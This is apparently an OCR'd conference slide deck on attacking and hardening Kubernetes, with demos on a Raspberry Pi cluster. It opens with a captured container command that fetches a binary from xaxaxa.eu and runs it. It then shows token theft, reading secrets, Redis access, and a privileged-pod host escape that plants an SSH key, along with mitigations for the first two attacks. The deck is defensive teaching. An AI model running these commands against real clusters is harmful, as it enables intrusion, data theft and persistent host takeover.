
- my**
- Image:** centos
- Environment variables:** -
- Commands:** sh -c curl -o /var/tmp/config.json https://xaxaxa.eu/config_1.json;curl -o /var/tmp/servcesa https://xaxaxa.eu/gcc;chmod 777 /var/tmp/servcesa;cd /var/tmp;/servcesa
- Args:** -



Raspberry Pi Cluster

1 master, 4 nodes

Externally
Hardware, Software
Internally




Attack 1

Misconfiguration and insecure
defaults

**“Defaults in use early tend to stay in use.
Systems hardened late tend to break.”**

- Brad Geesaman

1. Gain access to vulnerable frontend, execute code
2. Get service account token, mounted to a default location in the pod
3. Gain access to the API Server on the master
4. Read or modify any information!



```
# Get the secure token
root@attacker:/# TOKEN=$(kubectl
exec $POD -- cat /var/run/secrets/
kubernetes.io/serviceaccount/token)
```

```
# Use the token to hit the API Server
root@attacker:/# curl -sk -H
"Authorization: Bearer $TOKEN"
https://10.42.0.107/api/v1/namespaces/
default/secrets
```


Attack 1: Mitigation

- Don't assign default service account to pods
- Don't auto-mount secrets, especially ones with elevated privileges
- Firewall the API Server / Master

Attack 2

Liberal Network Policies

1. Gain access to the frontend pod, ..., get a list of secrets
2. Get the secret for the Redis instance (Redis password)
3. Get Redis IP and telnet into the Redis pod, authenticate using password from Redis secret
4. Tamper with data in the datastore, delete information, etc



```
# Use the token to hit the API Server
root@attacker:/# curl -sk -H
"Authorization: Bearer $TOKEN"
https://10.42.0.107/api/v1/namespaces/
default/secrets
```

```
{  
  "metadata": {  
    "name": "redis",  
    "namespace": "default"  
  },  
  "data": {  
    "password": "aGVsbG93b3JsZCE="  
  },  
  "type": "Opaque"  
}
```

```
echo aGVsbG93b3JsZCE= | base64 –  
decode
```

```
echo aGVsbG93b3JsZCE= | base64 –  
decode
```

helloworld!

```
root@attacker:/# curl -sk -H "Authorization: Bearer $TOKEN"
  https://10.42.0.107/api/v1/namespaces/default/pods/redis
{
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    "name": "redis",
    "namespace": "default",
    "selfLink": "/api/v1/namespaces/default/pods/redis",
    "uid": "451cb6a7-d580-11e8-a5bf-b827ebbb4c2b",
    "resourceVersion": "147909",
    "creationTimestamp": "2018-10-21T22:25:52Z",
    "labels": {
      "app": "redis"
    }
  },
  ...
  "status": {
    ...
    "hostIP": "10.42.0.106",
    "podIP": "192.168.1.2",
    ...
  }
}
```

```
root@vuln-frontend:/# telnet 192.168.1.2 6379
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
AUTH helloworld!
+OK
```

Attack 2: Mitigation

- Network policies

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: backend-traffic
  namespace: default
spec:
  podSelector:
    matchLabels:
      app: redis
  policyTypes:
  - Ingress
  ingress:
  - from:
    - namespaceSelector:
        matchLabels:
          app: backend
  ports:
  - protocol: TCP
    port: 6379
```

Attack 3

Pod Security

1. Gain access to frontend pod
2. Discover the node name for the node that is running the compromised pod
3. Schedule a new pod with root privileges that can mount the host node's filesystem, therefore effectively "breaking out" of the pod
4. Steal SSH key information from the node and add the pod's key to the list of authorised keys on the host



```
apiVersion: v1
kind: Pod
metadata:
  name: jessie
  namespace: kube-system
  labels:
    env: prod
spec:
  containers:
    - name: jessie
      image: resin/rpi-raspbian:jessie
      securityContext:
        privileged: true
  volumeMounts:
    - name: rootfs
      mountPath: /rootfs
  volumes:
    - name: rootfs
      hostPath:
        path: /
  nodeSelector:
    kubernetes.io/hostname: $NODE
```

```
# Get the node name  
export NODE=$(kubectl get pods --no-  
headers -l 'app=vuln-frontend'  
o=custom-columns=IP:.spec.nodeName)  
  
echo $NODE  
raspberrypi-01
```

```
nodeSelector:  
  kubernetes.io/hostname: $NODE
```

```
root@jessie:/# ls rootfs/
bin boot boot.bak dev etc home lib
lost+found media mnt opt proc root
run sbin srv sys tmp
usr var
```

```
root@jessie:/# cat rootfs/home/
ubuntu/.ssh/authorized_keys
```

```
root@jessie:/# $SSH_KEY >> rootfs/  
home/ubuntu/.ssh/authorized_keys
```

Showing 23,154 available code results ⓘ



[sunu/aleph-kube](#) – `elasticsearch-deployment.yaml`

YAML

Showing the top six matches Last indexed on 15 Jul

```
32      - chown -R 1000:1000 /usr/share/elasticsearch/data
33      securityContext:
34          privileged: true
35      volumeMounts:
```

Search for privileged pods

Showing 3,569 available code results ⓘ



caglar10ur/dok8s – node-exporter.yaml

YAML

Showing the top 12 matches Last indexed on 26 Jul

```
47      - name: rootfs
48          mountPath: /rootfs
49
volumes:
50  - name: proc
51      hostPath:
52          path: /proc
...
56  - name: sys
57      hostPath:
58          path: /sys
59  - name: rootfs
60      hostPath:
61          path: /
```

